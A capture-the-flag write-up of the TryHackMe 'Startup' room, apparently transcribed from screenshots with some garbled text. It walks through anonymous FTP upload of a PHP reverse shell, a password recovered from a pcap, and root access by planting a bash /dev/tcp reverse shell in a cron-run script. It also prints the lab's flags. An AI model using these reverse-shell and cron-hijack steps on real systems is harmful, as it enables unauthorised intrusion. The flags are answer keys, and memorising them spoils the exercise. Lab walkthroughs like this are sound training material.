Startup

Scanning

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-(moghees®kali)-[~/Desktop/CTF/TryHackMe/startup]
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-17 20:48 PKT
Nmap scan report for 10.10.153.149
Host is up (0.18s latency).
Not shown: 997 closed tcp ports (conn-refused)
      STATE SERVICE VERSION
21/tcp open ftp vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
               2 65534 65534
                                  4096 Nov 12 2020 ftp [NSE: Wrl
251631 Nov 12 2020 important.jpg
                                       4096 Nov 12 2020 ftp [NSE: writeable]
 drwxrwxrwx
              1 0
 -rw-r--r--
 -rw-r--r--
               1 0
                          0
                                        208 Nov 12 2020 notice.txt
 ftp-syst:
    STAT:
 FTP server status:
      Connected to 10.8.153.207
      Logged in as ftp
      TYPE: ASCII
      No session bandwidth limit
      Session timeout in seconds is 300
      Control connection is plain text
      Data connections will be plain text
      At session startup, client count was 1
      vsFTPd 3.0.3 - secure, fast, stable
 End of status
22/tcp open ssh
                    OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
 ssh-hostkey:
    2048 b9:a6:0b:84:1d:22:01:a4:01:30:48:43:61:2b:ab:94 (RSA)
    256 ec:13:25:8c:18:20:36:e6:ce:91:0e:16:26:eb:a2:be (ECDSA)
    256 a2:ff:2a:72:81:aa:a2:9f:55:a4:dc:92:23:e6:b4:3f (ED25519)
80/tcp open http Apache httpd 2.4.18 ((Ubuntu))
| http-title: Maintenance
|_http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux kernel
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Enumeration

FTP

```
-(moghees&kali)-[~/Desktop/CTF/TryHackMe/startup]
└$ ftp ftp://anonymous:anonymous@10.10.153.149
Connected to 10.10.153.149.
220 (vsFTPd 3.0.3)
331 Please specify the password.
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
200 Switching to Binary mode.
ftp> ls
229 Entering Extended Passive Mode (|||62222|)
150 Here comes the directory listing.
              2 65534
                         65534
                                      4096 Nov 12 2020 ftp
drwxrwxrwx
                                    251631 Nov 12 2020 important.jpg
-rw-r--r--
                                       208 Nov 12 2020 notice.txt
-rw-r--r--
              10
                         0
226 Directory send OK.
ftp>
```

```
(moghees kali) - [~/Desktop/CTF/TryHackMe/startup]
$ cat notice.txt
Whoever is leaving these damn Among Us memes in this share, it IS NOT FUNNY. People downloading documents
from our website will think we are a joke! Now I dont know who it is, but Maya is looking pretty sus.
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- We got a name Maya


```
(moghees&kali)-[~/Desktop/CTF/TryHackMe/startup]
$ steghide extract -sf important.jpg -xf result
Enter passphrase:
```

We need a passphrase.

Website

- Nothing in the source code.
- Directory Busting

```
(moghees ★ kali) - [~/.../CTF/TryHackMe/startup/_important.jpg.extracted]
 -$ gobuster dir -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -u http://10.10.153.149/
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
   Url:
                             http://10.10.153.149/
   Method:
                             GET
   Threads:
                             10
                             /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
   Wordlist:
   Negative Status codes:
   User Agent:
                             gobuster/3.6
   Timeout:
                             10s
Starting gobuster in directory enumeration mode
                      (Status: 301) [Size: 314] [→ http://10.10.153.149/files/]
/files
Progress: 26242 / 220561 (11.90%)
```



Same files I got from FTP. Nothing useful.

Enumerating files got from FTP:

```
(moghees⊕ kali)-[~/Desktop/CTF/TryHackMe/startup]
$ stegCracker important.jpg /usr/share/wordlists/rockyou.txt
StegCracker 2.1.0 - (https://github.com/Paradoxis/StegCracker)
Copyright (c) 2024 - Luke Paris (Paradoxis)

StegCracker has been retired following the release of StegSeek, which
will blast through the rockyou.txt wordlist within 1.9 second as opposed
to StegCracker which takes ~5 hours.

StegSeek can be found at: https://github.com/RickdeJager/stegseek

Counting lines in wordlist..
Attacking file 'important.jpg' with wordlist '/usr/share/wordlists/rockyou.txt'..

254752/14344392 (6.66%) Attempted: falcon77mgelrodseay1
```

But this was not working.

Then I realised that we can access FTP file in web.

Foothold

I uploaded php reverse shell script through **FTP** and opened it in browser to get shell.

```
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Connected to 10.10.153.149.
220 (vsFTPd 3.0.3)
331 Please specify the password.
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
200 Switching to Binary mode.
ftp> ls
229 Entering Extended Passive Mode (|||9514|)
150 Here comes the directory listing.
              2 65534
                         65534
                                      4096 Nov 12
                                                   2020 ftp
drwxrwxrwx
-rw-r--r--
              1 0
                         0
                                    251631 Nov 12 2020 important.jpg
-rw-r--r--
             1 0
                         0
                                       208 Nov 12 2020 notice.txt
226 Directory send OK.
ftp> put exploit.php
local: exploit.php remote: exploit.php
229 Entering Extended Passive Mode (|||36209|)
553 Could not create file.
ftp>
```

```
(moghees⊕ kali)-[~/Desktop/CTF/TryHackMe/startup]
$ nc -nvlp 69
listening on [any] 69 ...
connect to [10.8.153.207] from (UNKNOWN) [10.10.153.149] 45270
Linux startup 4.4.0-190-generic #220-Ubuntu SMP Fri Aug 28 23:02:15 UTC 2020 x86_64 x86_64 x86_64 GNU/L
inux
16:36:04 up 49 min, 0 users, load average: 0.00, 0.00, 0.00
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ ■
```

Horizontal Privilege Escalation

```
www-data@startup:/tmp$ find / type f -name "recipe*" 2>/dev/null
/recipe.txt
www-data@startup:/tmp$ cat /recipe.txt
Someone asked what our main ingredient to our spice soup is today. I figured I can't keep it a secret f orever and told him it was love.
www-data@startup:/tmp$
```

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www-data@startup:/$ ls
bin
      home
                      lib
                                  mnt
                                               root
                                                     srv
                                                          vagrant
boot incidents
                      lib64
                                  opt
                                                     sys
                                                          var
                                               run
      initrd.img
dev
                      lost+found
                                               sbin
                                                          vmlinuz
                                  proc
                                                     tmp
      initrd.img.old media
                                                          vmlinuz.old
etc
                                  recipe.txt
                                                     usr
                                               snap
www-data@startup:/$ cd incidents
www-data@startup:/incidents$ ls
suspicious.pcapng
www-data@startup:/incidents$
```

- There is a **.pcapng** file here. Read it and found a password in it.

Username: lennie

Password: c4ntg3t3n0ughsp1c3

```
www-data@startup:/incidents$ ls /home
lennie
www-data@startup:/incidents$ su lennie
Password:
lennie@startup:/incidents$ id
uid=1002(lennie) gid=1002(lennie) groups=1002(lennie)
lennie@startup:/incidents$
```

Vertical Privilege Escalation

Enumeration

```
lennie@startup:~$ cd scripts/
lennie@startup:~/scripts$ ls
planner.sh startup_list.txt
lennie@startup:~/scripts$ cat planner.sh
#!/bin/bash
echo $LIST > /home/lennie/scripts/startup_list.txt
/etc/print.sh
lennie@startup:~/scripts$ cat startup_list.txt
lennie@startup:~/scripts$
```

```
lennie@startup:~/scripts$ cat /etc/print.sh
#!/bin/bash
echo "Done!"
lennie@startup:~/scripts$ |
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```
lennie@startup:~$ ls
Documents scripts user.txt
lennie@startup:~$ cd Documents/
lennie@startup:~/Documents$ ls
concern.txt list.txt note.txt
lennie@startup:~/Documents$ cat *.txt
I got banned from your library for moving the "C programming language" book into the horror section. Is
there a way I can appeal? --Lennie
Shoppinglist: Cyberpunk 2077 | Milk | Dog food
Reminders: Talk to Inclinant about our lacking security, hire a web developer, delete incident logs.
lennie@startup:~/Documents$
```

- Then I check **sudo** and **SUID** and found nothing to exploit.
- Nothing in /etc/crontab.
- But then I noticed this:

```
lennie@startup:~/scripts$ ls -al
total 16
drwxr-xr-x 2 root
                    root
                           4096 Nov 12
                                        2020 .
drwx---- 4 lennie lennie 4096 Jan 17 18:23 ..
-rwxr-xr-x 1 root
                             77 Nov 12
                                        2020 planner.sh
                    root
-rw-r--r-- 1 root
                              1 Jan 17 18:26 startup_list.txt
                    root
lennie@startup:~/scripts$ ls -al
total 16
drwxr-xr-x 2 root
                    root
                           4096 Nov 12
                                        2020 .
drwx---- 4 lennie lennie 4096 Jan 17 18:23 ..
-rwxr-xr-x 1 root
                    root
                             77 Nov 12
                                        2020 planner.sh
-rw-r--r-- 1 root
                              1 Jan 17 18:27 startup_list.txt
                    root
lennie@startup:~/scripts$
```

The file **planner.sh** is being executed after few minutes. It may be a cronjob by root.

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GNU nano 2.5.3 File: /etc/print.sh Modified

bash -i >8 /dev/tcp/10.8.153.207/70 0>81

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$ nc -nvlp 70
listening on [any] 70 ...
connect to [10.8.153.207] from (UNKNOWN) [10.10.58.89] 37592
bash: cannot set terminal process group (1709): Inappropriate ioctl for device bash: no job control in this shell root@startup:~#
```

Flag

```
lennie@startup:~$ ls
Documents scripts user.txt
lennie@startup:~$ cat user.txt
THM{03ce3d619b80ccbfb3b7fc81e46c0e79}
lennie@startup:~$
```

```
root@startup:~# cd /root
cd /root
root@startup:~# ls
ls
root.txt
root@startup:~# cat root.txt
cat root.txt
THM{f963aaa6a430f210222158ae15c3d76d}
root@startup:~#
```